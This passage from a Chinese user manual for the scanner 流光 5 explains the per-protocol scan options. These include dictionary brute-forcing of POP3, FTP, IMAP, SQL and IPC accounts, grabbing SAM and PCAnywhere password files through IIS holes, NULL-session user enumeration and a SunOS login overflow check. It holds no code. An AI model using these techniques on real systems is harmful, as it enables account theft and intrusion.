
选项说明（选项以选中为例进行说明）

Get Server Name：获取主机的名称(Hostname)

Ping First：在扫描之前，首先 PING 目标主机，如果能够 PING 到才扫描。这样做的好处在于可以过滤掉大量不存在的 IP 地址以节约扫描时间，但是也会因此而漏掉一些不响应 PING 的主机。
--

4.2.2.2 设置端口扫描

点击 PORT 标签，进入端口扫描设置（需要选中 PORT 扫描项，此标签才会出现）。



端口是指 TCP 端口，不包括 UDP 端口。

选项说明（选项以选中为例进行说明）

Scan Stand Port：扫描默认的标准端口，大约包含 50 多个标准服务开放的端口。
--


Customize Scan Port：自己定义扫描端口的范围，可以在 1-65535 间选择。
--

扫描引擎对 TCP 端口扫描时采用标准的 TCP-Connect 的方式进行扫描，

所以并不能判断被防火墙过滤掉的开放的端口。

4.2.2.3 设置 POP3 扫描

点击 POP3 标签，进入 POP3 扫描设置（需要选中 POP3 扫描项，此标签才会出现）。



选项说明（选项以选中为例进行说明）
Get POP3 Banner：扫描 POP3 服务的 Banner。
Brute Wick Password：尝试用简单的字典对 POP3 中的帐号进行暴力破解。

Brute Wick Password 所选择的字典包括用户名字典和密码字典。


用户名字典：[Setup_Dir] \Brute.ult

密码字典：[Setup_Dir]\Brute.dic

***如果扫描引擎已经通过其他途径获得了用户列表（例如通过 Finger），那么用户名字典将会被用户列表代替。**

4.2.2.4 设置 FTP 扫描

点击 FTP 标签，进入 FTP 扫描设置（需要选中 FTP 扫描项，此标签才会出现）。



选项说明（选项以选中为例进行说明）


Get FTP Banner：扫描 FTP 服务的 Banner。

Detect Anonymous Login：检测是否能进行匿名登录。

Brute Wick Password：尝试用简单的字典对 FTP 中的帐号进行暴力破解。

4.2.2.5 设置 SMTP 扫描


点击 SMTP 标签，进入 SMTP 扫描设置（需要选中 SMTP 扫描项，此标签才会出现）。



选项说明（选项以选中为例进行说明）
Get SMTP Banner：扫描 SMTP 服务的 Banner。
Detect EXPN/VRFY：检测是否使用 EXPN 和 VRFY 命令进行用户名验证。

4.2.2.6 设置 IMAP 扫描


点击 IMAP 标签，进入 IMAP 扫描设置（需要选中 IMAP 扫描项，此标签才会出现）。



选项说明（选项以选中为例进行说明）
Get IMAP Banner：扫描 IMAP 服务的 Banner。
Try to Brute Wick Password：尝试用简单的字典对 IMAP 中的帐号进行暴力破解。

4.2.2.7 设置 Telnet 扫描


点击 TELNET 标签，进入 TELNET 扫描设置（需要选中 TELNET 扫描项，此标签才会出现）。



选项说明（选项以选中为例进行说明）
Get Telnet Banner：扫描 Telnet 服务的 Banner。
SunOS Login Remote Exploit：扫描 SunOS /bin/login 远程溢出弱点。

4.2.2.8 设置 CGI 扫描

点击 CGI 标签，进入 CGI 扫描设置（需要选中 CGI 扫描项，此标签才会出现）。




选项说明（选项以选中为例进行说明）
Get Web Server Banner：扫描 WEB 服务的 Banner。
Automatic Select Rules Via OS：根据 WEB 服务的版本自动选择 CGI 的扫描规则，这一选项适用于大多数系统。
HTTP 200/500 Enable Only：仅仅对于 HTTP 返回的 200/500 认为是提交的规则成功。否则除了 404（页面没有找到）以外都视为成功。

CGI 的扫描规则分为基于 IIS 的和非 IIS 的两大类，具体的 CGI 规则设置参见下一节。

4.2.2.9 设置 CGI 扫描规则

点击 CGI RULES 标签，进入 CGI RULES 扫描设置（需要选中 CGI 扫描项，此标签才会出现）。




在选择列表中，可以根据需要选择需要检测的 CGI 规则，默认情况下所有规则都会被选取。

CGI 规则可以根据需要加入。

4.2.2.10 设置 SQL 扫描


点击 SQL 标签，进入 SQL 扫描设置（需要选中 SQL 扫描项，此标签才会出现）。



选项说明（选项以选中为例进行说明）
Get SA Password Via IIS：尝试通过 IIS 的漏洞获得 SA 的密码。
Brute Wick Password：尝试用简单的字典对 SQL 中的帐号进行暴力破解
SQL Server 2000 Information Gather：扫描 SQL Server 2000 暴露的系统信息。

4.2.2.11 设置 IPC 扫描

点击 IPC 标签，进入 IPC 扫描设置（需要选中 IPC 扫描项，此标签才会出现）。



选项说明（选项以选中为例进行说明）

Establish NULL Session：尝试和目标主机建立空连接。

Enumerate Share Resource：枚举共享资源，并尝试是否具有密码保护。

Enumerate User List：枚举用户列表


Brute Force if Enumerate Succussiffully：如果获得了用户列表，就尝试暴力破解。

Brute Force Administrators Group Only：仅仅尝试属于 Administrators 组的用户

如果没有获得用户列表，就不会尝试暴力破解。流光 5 中对 IPC 的暴力破解采用了 SMB 的机制，和以前版本的 API 调用相比较，速度有大幅度提高。

4.2.2.12 设置 IIS 扫描

点击 IIS 标签，进入 IIS 扫描设置（需要选中 IIS 扫描项，此标签才会出现）。




选项说明（选项以选中为例进行说明）
Unicode Holes：扫描 Unicode 编码漏洞
FrontPage Extension：扫描是否安装了 FrontPage 扩展
Try to Get SAM：尝试获得 SAM(Security Accounts Manager)文件
Try to Get PCAnywhere Password File：尝试获得 PCAnywhere 的密码文件

此项扫描仅仅对安装了 IIS 的 Windows NT 系统和 Windows 2000 有效。

4.2.2.13 设置 Finger 扫描


点击 Finger 标签，进入 Finger 扫描设置（需要选中 Finger 扫描项，此标签才会出现）。



选项说明（选项以选中为例进行说明）
Finger User：从给定的用户列表中对用户进行过滤，尝试得到正确的用户名。
Enumerate User Name：对 SunOS 和 Sco 系统尝试获得用户列表

4.2.2.14 设置 RPC 扫描

